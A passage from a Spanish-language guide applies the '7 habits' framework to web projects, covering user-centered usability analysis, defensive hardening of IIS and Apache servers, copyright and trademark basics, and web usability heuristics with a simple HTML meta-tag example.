Primeramente se debe decidir sobre la metodología de desarrollo a utilizarse, en este texto se ponen como ejemplo las populares RUP y XP, sin embargo pueden utilizarse otras metodologías alternas como prototipos, etc. Es importante que el equipo de desarrollo se sienta cómodo con la metodología escogida y que pueda organizarse bien el proyecto utilizando una de estas metodologías.

Una vez decidida la metodología de trabajo a utilizarse se debe comenzar el análisis y diseño del sitio o el rediseño del mismo.

En este texto se propone el diseño centrado en el usuario, que consiste en colocar las expectativas y necesidades del usuario al lado de los criterios de presupuesto y tiempo que manejan la mayoría de metodologías de desarrollo de *software*. En IBM se acuñó la frase que dice: “cada dólar invertido en usabilidad produce un retorno de inversión de 10 a 100 dólares” eso significa que el tiempo extra que se invierte en mejorar la usabilidad de una página *web* devolverá sus frutos con la satisfacción del cliente y de la facilidad de uso y aprendizaje de nuevos usuarios.

El autor de este documento recomienda el uso del diseño orientado al usuario, como complemento a cualquier metodología usada (RUP, XP etc.) con el fin de maximizar la satisfacción del usuario final, ya que el uso de una metodología orientada al usuario (UCID, LUCID, TRUMP etc.) de manera aislada no garantiza el éxito de un proyecto informático ya que esta no ha sido diseñada para cubrir la totalidad de elementos de un proyecto de manera extensiva como las metodologías RUP y XP.

A continuación y a lo largo de los capítulos subsecuentes, se mencionan los métodos más utilizados para construir *software* con un alto grado de usabilidad.

3.2.1 Fase de análisis

En esta fase los esfuerzos van dedicados al conocimiento del negocio y de las reglas que gobiernan los procesos que desean informatizarse. Típicamente los expertos en usabilidad trabajan conjuntamente con los analistas del sistema con el fin de comprender de la manera más clara posible, los objetivos y necesidades del negocio, así como identificar a los usuarios y las necesidades de estos, así como las condiciones típicas de uso del sistema.

Esta información será parte del plan de usabilidad, el cual se discutirá posteriormente, la información mostrada a continuación está basada en [4], [6], [19] y [20].

A continuación se muestran las técnicas más usadas para recolección de información y entrevistas en la fase de análisis en la metodología UCID

Entrevista contextual (*contextual inquiry*)

Básicamente es una entrevista; sin embargo difiere de una entrevista convencional porque además de la información provista por el usuario, muestra detalles sobre el entorno del usuario, su lugar de trabajo, sus tareas, preferencias, jornada laboral, actitudes del usuario, cultura etc. Como puede verse, más que una entrevista es una observación activa sobre las condiciones en las cuales un usuario típico se desenvuelve en su ambiente de trabajo o lugar donde utiliza el sistema.

Por ejemplo: para el diseño de un sistema educativo en línea, es útil observar las tareas típicas de un potencial usuario, el lugar donde se conecta al sistema, el horario en el cual lo hace, el tipo de conexión que utiliza, su nivel educativo, su edad, sus preferencias personales, sus colores favoritos etc.

Toda esta información será útil para personalizar los servicios ofrecidos en el sitio de acuerdo a las preferencias de la mayoría de sus potenciales usuarios y más aún podría ser una fuente para personalizar el sitio según las preferencias de *cada* usuario que utiliza el sistema según sea el propósito del mismo.

Debe evitarse el uso de preguntas cerradas que tiendan a respuestas simples o vagas, lo mejor es crear un clima de confianza en el cual el usuario entrevistado pueda expresar libremente las ideas, necesidades, motivaciones, problemas y comentarios acerca del sistema a construir o rediseñar, es sumamente importante tomar en cuenta que el usuario no se debe sentir amenazado o contrariado por su entrevistador, porque ello provocaría que se ponga a la defensiva y anularía el beneficio que se desea percibir de la actividad.

Aunque la información obtenida es subjetiva, es sumamente útil, especialmente para conocer el entorno de negocios u organizaciones desconocidas para el equipo de desarrollo. Debe asegurarse que se obtuvo la opinión del usuario en cuanto a sus preferencias personales, criterios de éxito y si es posible sobre sus comentarios, dudas o temores acerca del sistema y su visión del mismo sea objetiva o no.

Se debe entrevistar varios usuarios o clientes, de ser posible, con diferentes características, ejemplo en diversos puestos, con diversa educación, preferencias y sobre todo, con diferente experiencia computacional. Si los recursos lo permiten, se debe usar una cámara de video o grabadora de audio para almacenar la entrevista.

Una vez recolectada la información, se debe catalogar, por usuario y por tarea, de modo que se pueda referir a ella de manera clara por ejemplo: usuario10, tarea A. Luego se debe analizar los datos y tratar de obtener ideas sobre el sistema a construir o rediseñar, se debe estar listo para llamar a los usuarios o clientes en caso de dudas. Estos datos serán de utilidad para la fase de diseño posterior.

Es importante coordinar los datos con los analistas de sistemas encargados de los requerimientos de los usuarios, en el caso de que se use metodologías RUP o XP con el fin de obtener retroalimentación y mejorar los puntos de vista globales del sistema.

Estudio etnográfico

Consiste en observar a los usuarios en su ambiente de trabajo, con el fin de determinar si existe algún tipo de problema o característica especial que no haya sido determinada por medio de entrevista contextual.

Se inicia concertando una visita a los usuarios, se debe elegir una variedad heterogénea de usuarios del producto o servicio de diferentes empresas, industrias y ambientes.

Debe utilizarse el tiempo adecuadamente ya que se tendrá pocas horas para observar las características del ambiente de trabajo, se debe coleccionar cuanta información se pueda y no analizarla de inmediato, se tendrá más tiempo para eso luego.

Se debe identificar cuantos artefactos sean posibles como por ejemplo:

Objetos físicos como agendas, formularios, documentos etc.

Outcroppings: elementos físicos que caracterizan la localidad física, como por ejemplo cubículos, pizarrones, ventiladores etc.

Esta información es útil para determinar el ambiente real de trabajo de los clientes y poder así saber las motivaciones, frustraciones y necesidades reales de los usuarios.

Perfiles del usuario

Estos consisten en la descripción más o menos detallada de los usuarios típicos del sistema, incluyendo sus datos y características básicas, con el fin de basar las decisiones de usabilidad y diseño en las preferencias personales de los mismos.

La información típica de un perfil de usuario es la siguiente:

- Nombre
- Sexo
- Fotografía
- Fecha de nacimiento
- Puesto desempeñado
- Escolaridad
- Tiempo de laborar para la organización
- Tiempo de experiencia en el uso de computadoras
- Nivel de destreza en el uso de computadoras
- Frecuencia en el uso de computadoras
- Tiempo de experiencia en el uso de Internet
- Nivel de destreza en el uso de Internet
- Frecuencia en el uso de Internet
- Tareas que efectúa en la organización y la frecuencia de las mismas
- Personas a quienes reporta (supervisor o jefe)
- Problemas que encuentra en el trabajo
- Ingresos
- hábitos de consumo
- Limitaciones físicas
- Motivaciones

- Aspiraciones personales
- hábitos sociales
- Etc.

Es importante hacer notar que los datos aportados deben tener relación con la conducta, hábitos, motivaciones, tareas rutinarias, deseos, dificultades y toda la información relacionada que pueda afectar la conducta y/o percepción del usuario *frente al sistema*, ya que estos factores serán vitales para el diseño efectivo del sitio *web* y por ende de la satisfacción del usuario cuando utilice el sistema a construir.

Si los usuarios son externos o no trabajan para la organización entonces se debe registrar la información que relacione los factores arriba mencionados entre este usuario y la organización, o bien entre el usuario y el sitio *web* de la misma (en el caso de rediseño del sitio *web*).

Es importante recordar que los datos aportados deben ser reales, ya que datos ficticios darán expectativas erróneas sobre los usuarios, lo cual afectará en la toma de decisiones para decidir los criterios de usabilidad y expectativas de los usuarios.

3.2.2 Plan de usabilidad

El plan de usabilidad es el marco de trabajo que sirve para coordinar el diseño y evaluación del sistema a construir, con el fin de que el producto final sea altamente útil, las partes fundamentales del documento son las siguientes:

Perfiles de usuario

Como ya se mencionó, contiene la descripción de los usuarios típicos del sistema, con la información básica mínima que provea el suficiente conocimiento para la toma de decisiones sobre cómo diseñar un sistema útil y que satisfaga las expectativas y deseos de estos usuarios.

Escenarios de tareas

Se realizan con el fin de proveer ejemplos del uso real del sistema para la fase de diseño y para proporcionar bases para el posterior análisis de usabilidad. Los escenarios especifican la manera como los usuarios realizan sus tareas en un entorno determinado.

Metas de usabilidad del software

Básicamente son objetivos de usabilidad que se desean cumplir, los cuales serán evaluados posteriormente.

Estos incluyen por ejemplo: ¿Cuán importante es la facilidad de uso y la facilidad de aprendizaje? ¿Cuánto tiempo se deben tardar los usuarios en completar una tarea determinada? ¿Cuáles serán las políticas para minimizar errores? Algunas de las consideraciones más comunes a tomar en cuenta incluyen:

¿Deben ser los usuarios capaces de utilizar la aplicación sin asistencia directa?
¿Puede un usuario sin conocimientos de computación iniciar y ejecutar eficientemente la aplicación?
¿Podrán los usuarios navegar exitosamente en la aplicación? ¿se mantiene claro el estado del sistema en todo momento?

¿La información se encuentra diseñada de modo que se encuentre fácilmente y sea claramente identificada?
¿Son familiares los iconos e imágenes para los usuarios de manera que ellos entiendan claramente su función?
¿Puede usarse el sistema sin necesidad de ayuda impresa, utilizando únicamente la ayuda en línea?
¿Cómo reaccionan los usuarios hacia la ayuda en línea, la utilizan realmente?

El plan de usabilidad es indispensable para todos los proyectos que utilicen diseño centrado en el usuario (UCID). Se realiza durante la fase de análisis y normalmente es escrito por el experto en usabilidad en coordinación con el escritor técnico y el demás equipo de desarrollo.

Primeramente se debe revisar cada tarea obtenida de las entrevistas contextuales; junto con sus escenarios para seleccionar las tareas más importantes. Posteriormente se debe decidir cuáles tareas necesitan ser vigiladas con requerimientos de usabilidad, es decir, que necesitan más trabajo para proveer facilidad de uso.

Luego para cada tarea elegida se debe estimar (por ejemplo):

- El tiempo aceptable promedio y el tiempo óptimo de ejecución
- Cómo medir la efectividad por medio de la predicción de errores de usuario
- La efectividad deseada
- Tiempo máximo para usuarios lentos
- Porcentaje de usuarios que deben completar un número de tareas
- Número máximo de errores que un usuario debe cometer
- Mínimo de satisfacción que el usuario debe mostrar por el sistema (Ej. alta o muy alta).

Queda a criterio del experto de usabilidad, la elección de las metas de usabilidad de cada tarea de usuario, con el fin de obtener la mejor respuesta y obtener una mejor experiencia y satisfacción del usuario final.

Estándares y guías a ser usadas

Comprende los estándares a ser usados durante el proceso de análisis y diseño de usabilidad del sistema; este documento ha sido basado en el método U.C.I.D. (*user centered information design*) , el cual ha sido basado a su vez en los estándares ISO 18529 e ISO 9241 y que contiene guías para el diseño de sistemas orientados al usuario. Otras metodologías de usabilidad pueden ser utilizadas como por ejemplo: LUCID, TRUMP, MUSIC, UMM, las cuales están basadas en el diseño orientado al usuario.

3.3 Tercer hábito en seguridad

En este texto se mencionará la seguridad a nivel de la aplicación *web* y se centrará sobre esa parte de la cadena de seguridad, aunque cabe mencionar que la seguridad es un tema muy amplio que debe ser tratado con mucha seriedad ya que exige un grado de conocimiento alto de parte del experto en el tema, al igual que las actividades de plantación, requiere trabajar en el cuadrante 2 para evitar las urgencias y los ataques y debe prever cualquier tipo de contingencia y contar con los planes adecuados.

Plan de seguridad

Junto con la planificación anteriormente mencionada para el sitio, también debe existir un sólido plan de seguridad lo más actualizado posible para permitir la mitigación de las vulnerabilidades más serias a nivel de aplicación. El plan de seguridad propuesto en este texto está basado en el método SKIP de Cert [22], el cual propone una serie de prácticas a seguir para reforzar la seguridad a todo nivel.

Las prácticas del plan de seguridad son:

Configurar los sistemas de software de acuerdo a las necesidades del sitio

En muchas ocasiones, la configuración de sistemas y herramientas de *software* como *web servers*, lenguajes de *script* (asp o php), bases de datos, *applets* etc. son ejecutados sin tomar en cuenta consideraciones de seguridad. El plan de seguridad debe contar con lineamientos para la configuración de los elementos necesarios para el funcionamiento del sitio y debe contener recomendaciones sobre como:

- Eliminar servicios que son innecesarios para el funcionamiento correcto del sitio.
- Restringir el acceso a archivos sensibles y directorios.
- Deshabilitar funciones en el *software* que puedan propiciar vulnerabilidades.

Se debe instalar la versión más moderna del producto o herramienta que exista según las necesidades y capacidad de adquisición de la organización. Primordialmente instalar los parches y actualizaciones del sistema operativo, esto es vital para que el sistema no tenga vulnerabilidades muy conocidas y pueda ser objeto de un ataque eficaz. Se debe leer adecuadamente la documentación para saber cómo configurar el sistema de manera correcta. Actualizar el sistema para obtener la versión mas actualizada, en el apéndice aparecen diversos sitios que proveen seguridad para diversos sistemas operativos y servidores *web*.

3.3.1 Fortalecer el sistema

El servidor *web* es uno de los puntos más débiles donde suceden ataques en un entorno *web*. además de los ataques planeados, los *worms* y *scripts* que se ejecutan sin la necesidad de dirección humana, demandan que el servidor *web* sea protegido y se mejore su seguridad.

Tradicionalmente, los servidores *web* como IIS y Apache han venido preconfigurados para permitir una rápida y fácil instalación así como una veloz puesta en producción. Sin embargo, muchos administradores no se han preocupado por asegurar el servidor *web* y lo han configurado con las opciones predeterminadas. Esto trajo una serie de riesgos para la estabilidad y confidencialidad de la información que fueron aprovechados por *hackers* que han saboteado servidores de importantes sitios en la red.

Estos acontecimientos han hecho que los fabricantes creen opciones predeterminadas más seguras y los servidores *web* vengan con configuraciones más robustas que sus antecesores. A continuación, se muestran algunas recomendaciones para mejorar la seguridad básica de servidores IIS y Apache:

IIS Internet *Information Service*

Hasta la versión 5, IIS fue bastante flexible y permitía una serie de acciones a los programadores con el fin de ser fácil de usar y de rápido aprendizaje en la administración de sitios, sin embargo estas características permitían a intrusos diversas acciones maliciosas que ponían en alto riesgo la seguridad del *web server*.

Debido a ello, la nueva versión de IIS (versión 6) ha mejorado mucho las características de seguridad, haciendo que la configuración predeterminada sea más robusta que sus versiones anteriores. Para conocer mejor las características de IIS 6 véase el apéndice.

Apache *Server*

Apache es el servidor *web* más popular de Internet, al ser liberado bajo la filosofía *open source*, se ha ganado un lugar preferente dentro de los servidores *web* debido a su robustez y eficacia.

Apache *server* ha sido rediseñado y muchas de sus características de seguridad se mejoraron. A continuación se presentan algunas prácticas útiles para asegurar de mejor manera a este servidor *web* según Maj [21]:

Conocer la funcionabilidad del sitio

Antes de instalar cualquier componente del servidor, debe conocerse cuáles son los requerimientos de funcionabilidad del sitio.

Una vez determinados, instalar o bien habilitar únicamente aquellos módulos y componentes que sean estrictamente necesarios, esto es muy importante para evitar vulnerabilidades en servicios poco utilizados o innecesarios. Tomar en cuenta que la instalación predeterminada no es la más segura. Se debe partir de lo mínimo y avanzar conforme se necesite servicios y utilizar únicamente lo estrictamente necesario.

Asegurar el ambiente del servidor Web

Aunque la seguridad perimetral de redes y servidores físicos está fuera del alcance de este texto, es recomendable tener en cuenta, en todo momento, las premisas básicas de seguridad como:

- Proteger el servidor *web* por medio de un *firewall*
- Determinar qué paquetes son necesarios y denegar los restantes.
- Instalar un IDS (*intrusión detection system*)
- El sistema operativo debe estar parchado y actualizado, además debe utilizar sólo los servicios necesarios.
- Sólo los módulos necesarios del servidor *web* deben ser habilitados.
- El servidor debe ocultar cuanta información pueda sobre sí mismo, para evitar ataques como el *fingerprint*.

Para conocer la configuración básica de seguridad de Apache consultar el apéndice.

Scripts CGI entre directorios

Los *scripts* de CGI entre directorios se deben autorizar únicamente si:

- Se confía que los usuarios no ejecutarán *scripts* que expongan al sistema a ataques
- La seguridad del sitio es muy débil y otras vulnerabilidades son irrelevantes

Vigilar los logs

Tal y como se mencionó con IIS, los *logs* permiten ver los eventos que han sucedido en el servidor *web*, estos incluyen intentos de ataque peticiones poco comunes y cualquier posible ataque a directorios o recursos no visibles. Se deben mantener habilitados todos los *logs* y revísarlos de manera frecuente.

Aplicar parches de seguridad

Se debe recordar que los sistemas de *software* distan de ser perfectos. Es aconsejable visitar frecuentemente las páginas de los fabricantes o desarrolladores y verificar si existen nuevos parches de seguridad para descargar; si es así, se deben instalar y configurar adecuadamente para mantener el sitio en un estado actualizado según las tecnologías reconocidas. En el apéndice se incluye algunos sitios donde se pueden descargar actualizaciones y parches de seguridad para los distintos productos como Apache, PHP e IIS.

Prepararse

Como experto en seguridad, es importantísimo que esté preparado para un eventual ataque así como para reconocerlo. En este texto se mencionan las vulnerabilidades más críticas para aplicaciones *web* según la OWASP [22] y sus variantes conocidas (véase hábito cuatro en seguridad). Entre estas vulnerabilidades se encuentran:

- Inyecciones Sql
- *Cross site scripting*
- *Parameter Tampering*
- *Cookie poisoning*
- *Buffer overflow*
- Mal manejo de errores
- Mala configuración
- Etc.

Para una descripción de estas y otras vulnerabilidades véase el hábito 4 en la sección de seguridad. Es muy importante hacer notar que con el avance de la tecnología siempre aparecen nuevas vulnerabilidades por lo que el experto en seguridad debe siempre actualizarse para poder responder a la amenaza de nuevos ataques.

Detectar

Una vez actualizado con los conocimientos sobre vulnerabilidades y tipos de ataque recientes, el experto debe estar en posición de detectar estos ataques.

Los ataques generalmente se descubren por medio de cambios en el sistema Ej. Logs, archivos sensibles etc.

Debe tener especial cuidado en determinar si el sistema se encuentra dentro de parámetros normales y cuándo está siendo victima de una intrusión. Las herramientas de detección de intrusos y los *logs* del sistema junto con los firewalls son aliados en la lucha contra intrusos y usuarios maliciosos, por lo que deben utilizarse en conjunto para mejorar su efectividad.

Responder

El objetivo primario de esta fase es realizar acciones que detengan el ataque, determinen los responsables y restauren el sistema, con el fin de que el sitio se mantenga en funcionamiento tan rápido como sea posible sin perder la disponibilidad planeada.

En esta fase se debe analizar las acciones maliciosas encontradas y tomar acciones drásticas, según sea el nivel de vulneración del ataque. Se debe encontrar la causa y verificar que el sistema quede libre de los residuos del ataque.

Mejorar el sistema

Una vez completadas la detección y respuesta de un ataque hacia el sitio, se debe proceder a mejorar la infraestructura del sitio para evitar posteriores ataques. Generalmente esta etapa incluye:

- Análisis forenses (*forensics*)
- Revisión de políticas y procedimientos
- Selección de nuevas herramientas
- Averiguar todo lo concerniente al incidente y buscar remedios efectivos

Repetir el ciclo

Una vez terminada la etapa de mejoramiento se debe repetir el ciclo nuevamente. Esta práctica se debe realizar de manera continuada con el fin de descubrir y mitigar vulnerabilidades ya sea conocidas o nuevas, para tener el sitio en un estado suficientemente seguro para su correcto funcionamiento, esto implica alta proactividad por parte del experto en seguridad. En el apéndice se muestra una lista de sitios con parches y actualizaciones para los servidores *web* y herramientas como PHP.

4. HÁBITOS CUARTO Y QUINTO

4.1 Hábito cuatro: Piense en ganar-ganar

Ganar-ganar es la filosofía del beneficio compartido, consiste en que todas las partes salen beneficiadas en un proceso de cooperación y donde todos obtienen un beneficio real y autentico de dicha del trabajo en equipo.

4.1.1 Hábito cuatro en administración

El hábito cuatro es el primer hábito de la victoria pública, requiere ser altamente proactivo y tener una buena dosis de liderazgo personal. El liderazgo de grupo es cultivado por este hábito ya que permite una comunicación efectiva.

¿Cuál es el enfoque utilizado normalmente para llevar a cabo un proyecto *web*?

Existen varios enfoques utilizados, pero generalmente es el esquema gano-pierdes el que prevalece, donde el líder del proyecto trata de implementar sus propias ideas sin dar lugar a que el equipo de desarrollo aporte su experiencia y opiniones al mismo. Como se vió en el capítulo uno, el enfoque gano pierdes desgasta al equipo de trabajo y provoca envidias y resentimientos.

En la medida de lo posible se debe tratar de tener un enfoque ganar-ganar que permita al equipo de trabajo interactuar de manera eficiente en la toma de decisiones y aportar elementos valiosos en la construcción y mantenimiento del sitio *web* asignado.

El enfoque ganar-ganar también debe ser aplicado con los usuarios del sitio, no debe tomarse nunca ninguna política que haga sentir al usuario vulnerable o utilizado ya que esto hará que la credibilidad y la reputación de la organización disminuya. Se debe recordar que las pequeñas cosas para el administrador pueden ser grandes para los usuarios o para los miembros del equipo de desarrollo o inclusive para los clientes finales del proyecto quienes pueden dar por cancelado un proyecto si detectan actitudes como estas, que aunque aparenten ser pequeñas pueden desencadenar grandes reacciones.

A continuación se discuten aspectos importantes a tratar en un proyecto *web* de cara al ambiente externo:

4.1.2 *Copyright* © ™ ®

El copyright es básicamente el derecho que el autor de un trabajo posee para controlar la copia de dicho trabajo, funciona como un medio de balance entre los derechos entre los propietarios del trabajo y las personas que deseen utilizar dichos trabajos [23].

Es sumamente importante conocer las ventajas y limitaciones del trabajo intelectual antes de realizar algún tipo de publicación con el fin de proteger el trabajo propio, así como evitar el uso indebido de cualquier trabajo ajeno sin los debidos permisos, lo cual puede ser fuente de severas sanciones legales.

En estados unidos a partir de 1989 todo trabajo intelectual tiene protección de copyright aunque no presente dicha advertencia de manera explícita, aunque en Internet, un trabajo intelectual puede estar sujeto a varios tipos de leyes distintas, es necesario conocer las limitaciones en el uso de material registrado.

Tipo de elementos sujetos a *copyright*

Los elementos que pueden estar sujetos a protección por copyright incluyen: texto, imágenes, diseños gráficos, archivos multimedia (audio y video), libros, citas de autores y demás tipo de información por la cual se ha tenido que llevar un proceso de creación.

Ejemplo de esto son imágenes de revistas, periódicos o libros que se colocan dentro de una página *web* sin permiso, archivos mp3 o videos extraídos de CD o DVD. Fotografías etc.

Brad Templeton en su sitio sobre *copyright* (véase [21]) incluye algunos mitos sobre la utilización del copyright, los cuales se adaptan al respeto por los derechos de autor en la *web*, a continuación se incluye algunas de estas falsas ideas:

No es un delito si no se hace uso comercial del trabajo copiado

Esto es falso, ya que copiar el trabajo intelectual de otros, aunque no sea con fines comerciales es ya un delito en sí. Sin embargo, la utilización comercial del trabajo agrava generalmente los cargos en la corte. Si se decide utilizar trabajos de terceros en cualquier proyecto *web* entonces se debe pedir permiso a los dueños para utilizarlo, recuerde, un trabajo no necesita tener noticia de copyright para considerarse protegido.

Cuidado con el *Fair Use* o uso limpio

El uso limpio es el término designado para el uso de material protegido con el fin de utilizarlo en comentarios, parodias, opiniones, noticias etc. Sin el permiso explicito del autor. Esto es útil para permitir la libre emisión del pensamiento pero sin vulnerar el derecho legítimo del autor para reclamar sus derechos sobre dicha obra.

El uso limpio consiste por ejemplo en el uso de un fragmento de un libro o comentario con el propósito de comentar o comparar dicho trabajo o bien para respaldar el propio, pero nunca para apropiarse de la autoría o prestigio de la obra referida, en todos los casos, el uso limpio restringe el comentario a una parte de la obra citada y nunca a todo su contenido, por otro lado el uso limpio de un comentario no debe limitar o desanimar a los lectores o usuarios para adquirir la obra completa del autor citado. Si sucede lo contrario, entonces se esta atentando contra los derechos del autor citado y se está incurriendo en un delito.

Un ejemplo de utilización del *fair use* o uso limpio son los *shows* dedicados a la comedia que utilizan frases, imágenes y personajes que tienen *copyright* para uso humorístico o critico, aunque se trate del mismo personaje original, esto no viola los derechos de autor del personaje o autor original o bien la crítica de comentarios entre periodistas de medios escritos o televisivos (lo cual es muy común). Las leyes de derechos de autor, sin embargo, varían entre países y es recomendable revisar la legislación local para evitar confusión u omisión involuntaria, se debe recordar que ignorar una ley no disculpa al agresor y en algunos países puede ser objeto de una sanción más directa en la corte. En términos generales lo que en un país es válido, puede no serlo en otro.

Es imposible registrar un nombre o palabra que ya ha sido usado

Esto depende del contexto, por ejemplo en Guatemala existe una empresa llamada *Windows*, esta se dedica al comercio de alfombras y equipo para ventanas, en principio se puede pensar que es imposible que se llame así ya que Microsoft ® Corp. tiene registrado para sus sistemas operativos la palabra *Windows*, sin embargo la palabra *Windows* tiene un contexto diferente en cada caso, aunque se puede registrar *Windows* como palabra reservada en sistemas operativos, no puede registrarse la palabra *Windows per se,* es decir registrar la palabra de manera global independiente del contexto (ya que es una palabra perteneciente al idioma inglés y por lo tanto no puede apropiarse).

Es importante mencionar que una marca no puede crear confusión hacia otra marca o producto similares, por ejemplo Microsoft ® Corp. Ha demandado recientemente (2004) a la empresa productora del sistema operativo “Lindows” ya que este provoca la confusión entre los usuarios al parecerse demasiado a la marca de sistemas operativos “Windows” y por lo tanto puede atentar contra el prestigio e intereses del gigante del *software*.

Debido a esta demanda (la cual ha concluido ya), el sistema operativo Lindows tendrá que cambiar de nombre y en lo sucesivo se llamará “Linspire” el cual no provoca confusión con “Windows”.

Todo trabajo propio basado en trabajos registrados otorga los derechos

Todo trabajo original aunque contenga porciones inéditas o contenido creativo adicional en un trabajo derivado continúa siendo propiedad del autor original, esto es: si un trabajo ha sido corregido o ampliado por terceros, dicho trabajo continúa siendo del autor original. Un ejemplo claro seria la utilización de personajes de televisión o cine en nuevos episodios. Aunque un autor determinado cree dichos episodios, los derechos del autor original permanecen intactos porque su trabajo original (los personajes) han sido usados.

En todo caso, se necesita permiso explícito del autor del trabajo original para poder optar a licenciar dicho trabajo derivado, lo cual generalmente cuesta una suma determinada de dinero dependiendo del valor comercial o intelectual del trabajo original utilizado, esto generalmente se utiliza en las denominadas Franquicias, donde una persona o empresa paga los derechos al dueño original para utilizar sus caracteres en una determinada campaña publicitaria o de *marketing* con el fin de que la reputación de la marca adquirida en franquicia le represente beneficios económicos.

Publicidad gratis, no gracias

Por último, el falso argumento de que utilizar un *banner*, imagen o elemento registrado de otro sitio o autor en el sitio propio es realizar publicidad gratis, ha sido inútilmente utilizado en la corte en las demandas de derechos de autor y es demasiado débil para evitar sanciones económicas, por lo tanto, es mejor pedir permiso al autor y ahorrarse problemas legales.

Es importante hacer notar que las marcas registradas si tienen un vencimiento, esto varía entre países pero se debe vigilar bien la legislación local con el fin de evitar sorpresas. **Es importante hacer notar que los dominios *web* tienen una fecha de vencimiento y si no se renuevan pasan a formar parte del dominio público, con la posibilidad de compra para cualquier entidad o persona**, en Guatemala sucedió recientemente: una radio que operaba en Internet no pagó a tiempo la renovación de su contrato y cuando quisieron hacerlo, el dominio ya había sido adquirido por terceros y puesto a la venta, por supuesto a un precio mayor que el que se pagó originalmente por el.

¿Quién es el dueño?

En un proyecto *web* y en cualquier proyecto informático en general, se debe definir bien, cuáles son los límites y alcances del mismo, lo cual incluye la autoría intelectual del proyecto. Normalmente las empresas retienen los derechos de todo trabajo hecho por los empleados, respaldándolo en contratos bien elaborados, esto es principalmente para cubrirse las espaldas ante cualquier posibilidad de demanda, sin embargo muchas empresas no tienen bien definido quién es el poseedor de los derechos, lo cual puede tener como consecuencia pleitos legales sobre la propiedad de una obra, código fuente o proyecto entre desarrolladores y empleadores.

En todo momento, se debe definir quién será el dueño del código de las aplicaciones y si se trabaja para una empresa, hablar claramente este aspecto con el fin de evitar problemas futuros.

¿Cómo proteger el trabajo propio?

Por definición todo trabajo intelectual esta protegido, sin embargo es aconsejable mostrar claramente dicho mensaje, en Guatemala solamente se necesita colocar el signo de *copyright*, el año y el dueño/autor para que el trabajo quede automáticamente protegido. En una página *web* normalmente esto se hace mostrando en la parte inferior de la página un mensaje de *copyright* que incluya el año y el autor/dueño, generalmente de la siguiente manera:

Copyright ® 2006, Manglio Reyes

Sin embargo, es recomendado registrar todo el trabajo intelectual ante la autoridad nacional respectiva, en Guatemala, el Registro de la Propiedad es la autoridad designada para los trámites de marcas registradas.

Pedir permiso a los autores

¿Qué posibilidades existen que un autor coloque una demanda por violación de derechos de autor contra una página? Depende del juicio del agredido, normalmente en páginas personales es difícil que una institución como Disney demande a un autor por colocar imágenes de *Mickey Mouse*, ya que existen muchísimos sitios al respecto, sin embargo es prudente no tentar la suerte y pedir permiso para el uso de material protegido a sus autores.

Las condiciones del permiso normalmente incluyen la lista de objetos registrados a los cuales se concede permiso, el costo de su utilización, el tiempo por el cual se autoriza su uso etc.

4.1.3 Hábito cuatro en usabilidad: Principios de usabilidad (heurìsticos)

Previo a la planificación de la usabilidad, es necesario conocer los principios generales de diseño *web* con el fin de tener una sólida base con la cual poder diseñar los prototipos del sitio y a la vez poder orientar a los usuarios en las fases tempranas de análisis y diseño, a continuación se presentan algunos conceptos importantes a ser tomados en cuenta basados en [24], [25] y [26]

Primero rendimiento, luego apariencia

Asegúrarse que en todo momento, el rendimiento del sitio sea el criterio fundamental y no la apariencia. Aunque el diseño visual de un sitio es importante ya que agrega profesionalismo al mismo, es deseable que se cumpla primeramente con las metas de rendimiento ya que sería inútil contar con una gran interfase de usuario pero a expensas de grandes tiempos de descarga.

Colocar título y meta caracteres en todas las páginas

Todas las páginas que creadas en el sitio deben contener título, así como meta caracteres, lo primero ayudara a que el usuario sepa siempre cuál es la página que está visualizando. Lo segundo es sumamente útil cuando la página es seleccionada por los buscadores, ya que las frases incluidas en los meta caracteres serán comparadas contra los criterios de búsqueda utilizados por los usuarios. Los títulos también servirán para ver descripciones de la página dentro de los buscadores, si no se coloca un título a la página, mostrara el texto "*untitled document*" en la barra de título lo cual es indeseable. Los meta-caracteres se incluyen de la siguiente manera:

<*meta name*="*description*" … será utilizado por los motores de búsqueda para mostrar una descripción del sitio
<*meta name*="*keywords*" …será utilizado por los motores de búsqueda para filtrar páginas
ejemplo:

<html>
<head>
<title>elementos básicos de diseño *web* </title>
<*meta name*="*description*" *content*="Cómo utilizar heurísticos en diseño *web*.">
<*meta name*="*keywords*" *content*="*web design website designs* diseno *web heurísticos images graphic*">

Mostrar la información en el formato común de los usuarios

Asegurarse que la información se muestre en el formato o lenguaje más común para los usuarios del mercado objetivo, ser cuidadoso en el uso de medidas de longitud, capacidad, tiempo y abreviaturas ya que podría crear confusión. Recuerde que un estándar en una región puede no serlo en otra.

La siguiente fecha podría ser interpretada de dos maneras distintas según la región donde se use:

3/12/2004:
tres de diciembre de 2004 (América Latina)
doce de marzo de 2004 (Estados Unidos)

Proveer ayuda en línea

Aunque muchos sitios ignoran esta regla, es sumamente aconsejable incluir ayuda en línea para los usuarios novatos, con esto se podrá asegurar que el usuario no se sienta desorientado en el sitio y que pueda aprender como navegar en él de manera clara y simple. La ayuda debe contener el uso de las partes principales del sitio.

Proveer una versión de fácil impresión

Cuando el sitio contenga información útil como tutoriales, artículos o cualquier información de interés, se debe procurar que exista una versión simplificada de la página, con la misma información pero con menos contenido gráfico, con el fin de que los usuarios puedan imprimir más fácilmente las páginas que deseen. Asegúrese que la versión de impresión sea de dimensiones adecuadas para su impresión, tanto en ancho como en márgenes, para que la presentación en pantalla no difiera mucho del diseño final impreso.

Estandarizar tareas

Las tareas a lo largo del sitio debe ser estandarizadas, es decir, que contengan similares características y estilo visual, por ejemplo, se debe evitar que unas tareas aparezcan dentro de una misma página y otras tareas similares abran un ventana tipo *pop-up* ya que esto tiende a confundir a los usuarios.

Reducir al máximo el tiempo de descarga

Mientras más pequeña sea una página, su tiempo de descarga será menor, verificar que las páginas queden siempre lo más pequeñas que sea posible, elimine cualquier elemento superfluo que agregue peso a las mismas. 50k es un valor promedio para el tamaño máximo de las páginas. Se debe recordar que un usuario solo esperara *8 segundos* en promedio para que cargue la página, si no sucede así, abandonará el sitio y dará clic al botón “regresar”.

Advertencia de tiempo máximo de sesión

Siempre advertir al usuario cuánto es el tiempo máximo de sesión en el caso de aplicaciones *web*. Esto es muy común en aplicaciones que dan al usuario un tiempo máximo de uso. Se debe indicar claramente qué debe hacer el usuario en caso de que su sesión finalice.

Informar al usuario con los tiempos de descarga

Es importante que el usuario conozca cuál es el tiempo promedio de descarga de algún archivo, esto se hace utilizando diversos ejemplos de velocidad de conexión. Esto será útil para que los usuarios sepan si disponen del tiempo necesario para descargar un archivo o si desean esperar el tiempo que tarde.

Ej.:

MODEM 56k 4 minutos
Cable 40 segundos

